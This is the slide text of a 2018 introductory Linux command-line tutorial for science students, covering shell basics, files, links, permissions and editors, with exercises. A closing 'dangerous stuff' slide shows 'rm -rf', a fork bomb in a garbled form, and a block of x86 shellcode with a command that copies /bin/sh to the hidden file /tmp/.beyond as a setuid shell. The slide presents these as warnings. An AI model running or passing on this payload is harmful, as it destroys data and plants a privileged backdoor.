

Introduction to Programming and Computing for Scientists (2018 HT)

Tutorial-2: The Linux CLI

Why Command Line Interface (CLI)?

May look old-fashioned compared to GUI & touchscreens BUT:

- Powerfull way of interacting with the computer
- CLI is the best option for complex actions:
 - Repeat and automate
 - Operate with many objects
 - To restart a chain of actions at various phases
- Options and actions are invoked in a consistent form
- Offers the simplest user environment
- Consumes little system resources (cpu, memory)
- Offers much more control over the system
- Working with CLI is faster than most of the GUIs
- Best suited for remote sessions with limited bandwidth
- More stable interface: not changing as much as the GUIs




Launching a terminal

- Linux distributions come with numerous "terminal programs"
 - Usually available under "system" or "accessories"
 - **Ixterminal**, xterm, uxterm

Exercise: start up a terminal by:

- Navigating the menu
- Typing the name of the program (**Ixterminal**)



The prompt and the shell

- The Linux prompt:
user@machine:directory\$ *all the typing is done after the prompt*
- The linux SHELL:
 - Linux uses a program called SHELL to accept and interpret commands entered in text mode
 - Wide range of shells exists: bash, tcsh, csh
 - When you log into Linux or start a terminal you are dropped into the "default shell"
 - The linux shell is a very powerful command language interpreter
 - Built-in commands (e.g. **pwd**, **cd**, **echo**, **exit**, **logout**)
 - Variables, functions, arrays
 - Logical expressions
 - Control structures
 - Expansion, substitution, pattern matching (regular expressions)
 - Command history
 - Special characters , e.g.: **~ . \$ & * ? |**

Exercise:


- Take a look at the actual prompt of your session, what is your "directory"?
- Find out what is your shell by using a built-in command: **echo \$0**
- Try out the **logout** command

Executing, suspending, killing commands

- You execute a command by typing its name at the linux prompt. BUT:
 - When you type a command that is not recognized as an internal shell command the shell searches for a program on the system with that name under locations specified by the **PATH** environment variable
 - Alternatively, you can specify the command name including its full path: `/directory1/directory2/program_name` (*see details later*)
 - Program files for commands have to be set as "executable". This usually occurs during installation or can be done manually by the user (*see details later*)
- To stop (suspend) a program use **ctrl + z**
- To continue the program either use **fg** or **bg** commands
- To check, list your running or suspended programs use the **jobs** command
- To kill a program use **ctrl + c**

Exercise:

- Try to run the toy program xeye. What is the problem?
- Suspend it (**ctrl + z**) to get back the prompt
- Find out the location of the program (**which xeyes**), check if the PATH contains that directory (**echo \$PATH**)
- Resume the program with **fg** and **bg**. What is the difference?
- Kill the program with **ctrl + c**



The power of the linux prompt



- Tab expansion:
 - To help minimize errors and increase typing speed the shell offers automatic command/file name completion feature. Type a section of a word and press **Tab key**
- Command history:
 - Use the **up and down arrow keys** to cycle through the commands
 - Use the **ctrl + r** to search the command history
- Text modifications at the prompt
 - Delete texts after the cursor: **ctrl + k**, transpose characters: **ctrl + t**, transpose words: **esc + t**

Exercise:

- Try out tab expansion, command history and some of the text manipulation (e.g. transpose two words)

Getting help & and information

- Linux provides a text-based help system, the **man** pages: **man** command_name
 - Navigate with page up/down
 - Search with /text, press n to repeat search
 - Exit with Q
- Many of the commands come with built-in short help: - - **help** cli option
 - Use the - - help command line option after the command
- Another built-in help is the **info** command that prints the info pages
 - **info** command_name
- In case you feel lost, you can try some of the following commands:
 - **whoami, who, pwd**



Exercise:

- Browse the bash documentation (**man bash**), navigate, search the exhaustive manual
- Find out what the **who** command does

Text processing, filtering


- Linux is very strong at text file and stream processing.
 - System administration is done via configuration files that are mostly text files
 - Command outputs are text streams
- Read the content of a file:
 - **cat, head, tail, more, less**
- Manipulate or measure text file (content):
 - **wc, sort, nl, uniq, od**
- More advanced tools (including a programming language):
 - **grep, sed, awk**
- Chaining tools together: the linux pipe `|` will feed the output of the first command as the input for the second command:
 - `command1 | command2`



Exercise:

- Inspect the content of a text file (e.g. the `/etc/services` config file) with **cat, head, tail, more** or **less** (bonus material: read the manpage of `less` 😊)
- Play with some of the text manipulation commands, try to chain them together, e.g. run **`sort /etc/services | more`**
- Use the `grep` command to search text patterns in a file: **`grep "ftp" /etc/services`**

Files & Directories



- Linux uses a file system to organize and store files so they can be easily accessed
- These files can be made up of text, data, or program source code, or can represent hardware devices. Actually, all major entities are represented as files
- Each of the files in a file system has its own unique filename:
 - ASCII symbols, 255 characters
 - Case sensitive: Backup12 and backup12 are two different files!
 - A file name may contain extension(s): detector.data.tgz
 - Avoid: - ! # & @ \$? * / | (e.g. -openfile may be seen as a command option)
- Files are stored, organized in folders (or directories). Directories can also contain directories (called subdirectories), which can in turn store files
 - This structure is the hierarchical tree structure
 - The base – or parent – directory of the file system is called *root* (/)
 - The rules for naming directories are the same as filenames

Files & directories (advanced topic)

- Linux supports a number of file types:
 - Regular or ordinary files
 - Directory entries
 - Device or special files (character or block device)
 - Sockets or named pipes
 - Hard and symbolic links:
 - Hard links: a hard-linked file is accessible from multiple directories. Changes made to a hard-linked file are synched with all instances. Each hard link must be deleted in order to make the file inaccessible. Share the same inode number.
 - Symbolic links: Very similar to shortcuts in Windows. Allows users to refer to files in other locations. You can rename symbolic links. These links are simply references to a filename and won't work when the original file is deleted. Have different inode numbers.


Exercise: Create, modify, delete and compare hard and soft links

- **In origfile hardlink_to_orig**
- **In -s origfile softlink_to_orig**
- **ls -li**
- **Modify the content of the original file**
- **ls -li**
- **rm origfile**
- **ls -li**

Hard links



Symbolic links




Navigating the directory tree: cd, pwd

- The topmost directory is the root, represented by `/`
- When a user or program is working in the file system, their location is known as the active or current working directory, represented by `./`
 - Use the **pwd** command to determine the full path to the current directory
- Another special directory is the home, it is represented by the tilda symbol `~`
- Each directory, except the root, has a parent directory, represented by `../`
- A path in the tree is the route leading to a file or directory:
 - Absolute path (always from the root)
 - `/root/home/john/data.txt`
 - Relative path (e.g. from home or from the active directory)
 - `~/data.txt` or `./experiment/data2.txt`
- Moving in the tree is done using the change directory **cd** command:
 - **cd** absolute_path, **cd** `..`, **cd** `~`, **cd** relative_path



Navigating the directory tree



Exercise: Navigate the directory tree using the **cd** command

- Change to root, home, determine the active directory, move to the parent directory

Listing, creating, copying, moving files and directories

- Listing the content of a directory: **ls** directory_name
 - Without argument the **ls** command lists the current directory
 - Useful switches: -a (all files), -F (file types), -l (long output)
- Creating new files:
 - The **touch** command creates an empty file:
 - **touch** newfile
 - Using ">" redirection, i.e. saving the output of a command to a new file:
 - **ls -la > dirlist.txt**
 - Using an application (e.g. editor)
- Creating a directory: **mkdir**
 - **mkdir** directory_name
- Copy files and directories: **cp**
 - **cp** original new_copy
- Move files and directories: **mv**
 - **mv** old_location new_location

Listing, creating, copying, moving, deleting files and directories

- Deleting files and directories: **rm**
 - **rm filename(s)**
 - **rm -d dir_name** or **rm -r dir_name**
 - There is no "undelete" command in Linux!
 - **rm -rf** is very powerfull ! **-r** is for recursive deletion

Exercise:

- The **ls** command has many useful other switches, e.g. find out how to list files time ordered, including reverse ordering
- Create new files with ">" redirection of various commands such as **echo**, **ls**, **cat**
- Create multi-level directory structure, **cp** or **mv** files into it
- Then, use **rm** to remove subdirs

Searching in the directory tree (advanced topic)


- Shell wildcards are useful in searching for files and directories
 - Asterisk (*): matches zero or more instances of any character
 - **ls** a*.exe will return a.exe, aa.exe, a1.exe, aaaa.exe
 - Question mark (?): matches a single instance of any character
 - **ls** a?.exe will return a1.exe, ab.exe
 - Square brackets []: matches a set of characters specified via explicit list or inclusive ranges
 - **ls** a[a-c].exe will return aa.exe, ab.exe, ac.exe
 - Exclamation mark in square brackets [!]: match any character that is NOT listed in the bracket
 - **ls** a[!e].exe will NOT return ae.exe but every other combination
- The powerful **find** command can search files by name, owner, access/modification time, etc..
 - **find** /home -name "*.cpp"
 - **find** /tmp -user courseuser



Exercise:

- Try to list files using wildcard-based **ls** searches
- Search for your executable files (hint: use the `-executable` option of **find**)

Some additional handy commands



- **tar**: creates/extracts archive files (file bundles)
 - **tar -cvf** myarchive.tar /home/user/ **tar -xvf** myarchive.tar
- **ps** and **top**: check/monitor the running processes; **kill** to terminate a process
 - **kill** processid
- **export** and **unset** to define and clear environment variables
 - **export** TODAY=Wednesday **unset** TODAY
- **wget**: download files
 - **wget** some_url

Exercise:

- Download a tarball e.g. from download.nordugrid.org with **wget** and extract its content with **tar** and **gzip**

Permissions

- Every Linux file and directory has
 - three ownership levels
 - three set of permissions associated with them.
- WHO: owner, group, other users
- WHAT: read, write, execute
 - Means slightly different actions for files and directories.
 - e.g. “execute” for directories grant permission to enter into the directory
 - The permissions can be set using symbolic or octal notation:
 - read r=4; write w=2; execute x=1, no permission -=0
- Changing permissions: **chmod**, there is also a **chown** command to change owner/group of a file or directory.

d	r	w	x	r	-	x	r	-	-
	read	write	exec	read	write	exec	read	write	exec
File type	Owner permissions			Group permissions			User permissions		
(directory)	4	2	1	4	2	1	4	2	1
	7			5			4		

Exercise:

- Check the permissions of a newly created file and directory (use the **ls -l** or **ls -ld** command)
- Remove permissions, e.g. try **chmod u-x new_dir**, and see if you can list the content or change to the new_dir

Editors

You need some tool to type in your code: the editor

- Full screen terminal editors: **vi, joe, emacs**
- Graphical editors: **leafpad, gedit, nedit, xemacs, geany**
 - Syntax highlighting, autoindentation
 - Some of these are much more than editors and can be called IDE (Integrated Development Environment)
- A full-scale IDE: Eclipse



Exercise:

- Choose your preferred editor
- Try out some of the above ones: create new files, download some c++ code from the web and open it in the editors
 - You may need to install the editor with **sudo apt-get install editor_name**
- Or, if you have already one, tell us why that one is the best 😊

and now some dangerous stuff


- **Recursive remove:**

`rm -rf`

or

```
char esp[] __attribute__((section(".text"))) /* e.s.p
release */
= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"
"\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"
"\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"
"\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"
"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"
"\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"
"\x6e\x2f\x73\x68\x00\x2d\x63\x00"
"cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;"
```

- recursively force-remove all the files it can
- without prompting you
- The **fork bomb**:
 `:(){|:& };`
 - An innocently looking short code that creates bash function that reproduces itself. A Denial Of Service (DOS) attack.



Don't run stuff you don't understand!

- Just because someone recommended it on a webpage/forum...

Further reading

- Online interactive Linux fundamentals tutorial (4 modules). Very much recommended:
<http://linuxsurvival.com>
- Introduction to Linux CLI:
 - Not a tutorial, rather "online textbook". For those who would like to read more than the just these slides

<http://ryanstutorials.net/linuxtutorial/>

- One-page Linux reference card:

<http://cheat-sheets.s3.amazonaws.com/for-mobile/linux-commands-cheat-sheet-new.pdf>

Take away message:

- Linux Command Line is a very powerful toolbox
- It is much more than file management, there are tools (commands) that look more like full-scale programming environments
- After mastering it, the CLI gives you full control over the system, directory structure, file content, processes and much more
- (almost) everything can be done in the CLI
 - be careful, you might destroy your system!
- Linux is the native environment for scientific computing, many scientific tools are deeply rooted in the Linux culture
- The more you use it, the more addicted you'll become 😊

Homework

- Complete the HW2-Linux essentials assignment in Live@Lund